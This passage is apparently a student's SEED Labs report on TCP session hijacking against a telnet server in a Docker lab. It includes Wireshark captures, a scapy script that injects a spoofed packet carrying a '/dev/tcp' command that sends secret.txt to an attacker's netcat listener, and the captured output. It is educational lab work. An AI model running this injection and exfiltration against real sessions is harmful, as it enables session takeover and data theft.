    Destination Port: 23
    [Stream index: 4]
    [TCP Segment Len: 0]
    Sequence number: 1277835206
    [Next sequence number: 1277835206]
    Acknowledgment number: 4066617681
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1443 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
```

```
0030  80 10 01 f5 14 43 00 00  01 01 08 0a d8 14 69 63   ·····C·· ······ic
0040  bc 38 e1 23                                        ·8·#
```


TCP Options (tcp.options), 12 byte(s)
Packets: 8784 · Displayed: 254 (2.9%)
Profile: Default

5. Replace the variables *intSourcePort, intNextSequenceNumber,* and *intAcknowledgementValue* in the following code with the values found in step 4, respectively.




```python
#!/bin/python3
from scapy.all import *
import sys

# Fill with values found during analysis
intSourcePort = 43278
intNextSequenceNumber = 1277835206
intAcknowledgementValue = 4066617681

# Attacker listening post
strListeningIP = "10.9.0.1"
intListeningPort = 9090

# Targeting victim/server container's telnet port
strClientIP = "10.9.0.6"
strServerIP = "10.9.0.5"
intDestinationPort =  23

# Build the IP layer of the packet
lyrIP = IP(src=strClientIP, dst=strServerIP)

# Build TCP layer of the packet
lyrTCP = TCP(sport=intSourcePort,
             dport=intDestinationPort,
             flags="A",
             seq=intNextSequenceNumber,
             ack=intAcknowledgementValue)

# Add the data we want to retrieve
strData = "\r cat /home/seed/secret.txt > /dev/tcp/{listening_ip}/{listening_port}\r" \
          .format(listening_ip=strListeningIP, listening_port=intListeningPort)

# Build the full packet and show it
pktResetPacket = lyrIP / lyrTCP / strData
pktResetPacket.show()

# Send the packet
send(pktResetPacket, verbose=0)
```

6. In a second terminal on the attacker, run *nc -nlv 9090* to listen for connections on port 9090.




```
root@network-security-seedlabs:/# nc -nlv 9090
Listening on 0.0.0.0 9090
```

7. Run *task4.py* to initiate a TCP Hijacking Attack.




```
root@network-security-seedlabs:/tcp_m11809075/src# python3 task4.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.9.0.6
  dst       = 10.9.0.5
  \options   \
###[ TCP ]###
     sport     = 43278
     dport     = telnet
     seq       = 1277835206
     ack       = 4066617681
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\r cat /home/seed/secret.txt > /dev/tcp/10.9.0.1/9090\r'

root@network-security-seedlabs:/tcp_m11809075/src# 
```

8. Upon running *task4.py*, the telnet session on the user1/client will become unresponsive, and the contents of the *secret.txt* file will be output on the second terminal session run in step 6 on the attacker.



```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ 
```

Note: Telnet session (Above) becomes unresponsive. The terminal on the attacker listening for connections outputs the contents of secret.txt.



```
root@network-security-seedlabs:/# nc -nlv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44334
m11809075
password1234root@network-security-seedlabs:/# 
```

Screenshots

See screenshots in “How did you perform the attack in your VM”


Was the attack successful

Yes, the attack was successful as evidenced by the output of the contents of the *secret.txt* file in the terminal on the attacker that was listening for connections.

Task 5

How did you perform the attack in your VM

1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
    a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: *"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6")*



[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
Profile: Default

ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6

any: <live capture in progress>


Packets: 271 · Displayed: 0 (0.0%)

2. Establish a telnet session between the user1/client and the victim/server and log in successfully.




```
seed@network-security-seedlabs:/home/austinc3030$ docksh user1-10.9.0.6
root@81c6cbc0cda3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 29 01:48:14 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@67c3c3687418:~$
```

3. Run a command in the telnet session to generate packets.



```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$
```

4. In Wireshark, find the last packet sent **from** the user1/client **to** the victim/server. Note the destination port, the next sequence number, and the acknowledgement number in the packet.


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6


```
No.   Time                  Source      Destination  Protocol Length Info
 3812 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TELNET     69 Telnet Data ...
 3813 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TCP        69 [TCP Keep-Alive] 23 → 34238 [PSH, ACK] Seq=2160193543 Ack=426…
 3814 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 34238 → 23 [ACK] Seq=4260936410 Ack=2160193544 Win=64128 Len=…
 3815 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 [TCP Keep-Alive ACK] 34238 → 23 [ACK] Seq=4260936410 Ack=2160…
 3821 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TELNET     69 Telnet Data ...
 3822 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        69 [TCP Keep-Alive] 34238 → 23 [PSH, ACK] Seq=4260936410 Ack=216…
 3823 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TELNET     69 Telnet Data ...
 3824 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TCP        69 [TCP Keep-Alive] 23 → 34238 [PSH, ACK] Seq=2160193544 Ack=426…
 3825 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 34238 → 23 [ACK] Seq=4260936411 Ack=2160193545 Win=64128 Len=…
 3826 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 [TCP Keep-Alive ACK] 34238 → 23 [ACK] Seq=4260936411 Ack=2160…
 3841 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TELNET     70 Telnet Data ...
 3842 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        70 [TCP Retransmission] 34238 → 23 [PSH, ACK] Seq=4260936411 Ack…
 3843 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TELNET     70 Telnet Data ...
 3844 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TCP        70 [TCP Retransmission] 23 → 34238 [PSH, ACK] Seq=2160193545 Ack…
 3845 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 34238 → 23 [ACK] Seq=4260936413 Ack=2160193547 Win=64128 Len=…
 3846 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 [TCP Dup ACK 3845#1] 34238 → 23 [ACK] Seq=4260936413 Ack=2160…
 3847 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TELNET     74 Telnet Data ...
 3848 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TCP        74 [TCP Retransmission] 23 → 34238 [PSH, ACK] Seq=2160193547 Ack…
 3849 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 34238 → 23 [ACK] Seq=4260936413 Ack=2160193553 Win=64128 Len=…
 3850 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 [TCP Dup ACK 3849#1] 34238 → 23 [ACK] Seq=4260936413 Ack=2160…
 3851 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TELNET     89 Telnet Data ...
 3852 2023-03-29 01:52:…  10.9.0.5    10.9.0.6     TCP        89 [TCP Retransmission] 23 → 34238 [PSH, ACK] Seq=2160193553 Ack…
 3853 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 34238 → 23 [ACK] Seq=4260936413 Ack=2160193574 Win=64128 Len=…
 3854 2023-03-29 01:52:…  10.9.0.6    10.9.0.5     TCP        68 [TCP Dup ACK 3853#1] 34238 → 23 [ACK] Seq=4260936413 Ack=2160…
```

```
▸ Frame 3854: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 34238, Dst Port: 23, Seq: 4260936413, Ack: 2160193574, Len: 0
    Source Port: 34238
    Destination Port: 23
    [Stream index: 6]
    [TCP Segment Len: 0]
    Sequence number: 4260936413
    [Next sequence number: 4260936413]
    Acknowledgment number: 2160193574
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1443 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
```

```
0030  80 10 01 f5 14 43 00 00  01 01 08 0a d8 24 96 46   ·····C·· ·····$·F
0040  bc 49 0e 06                                        ·I··
```

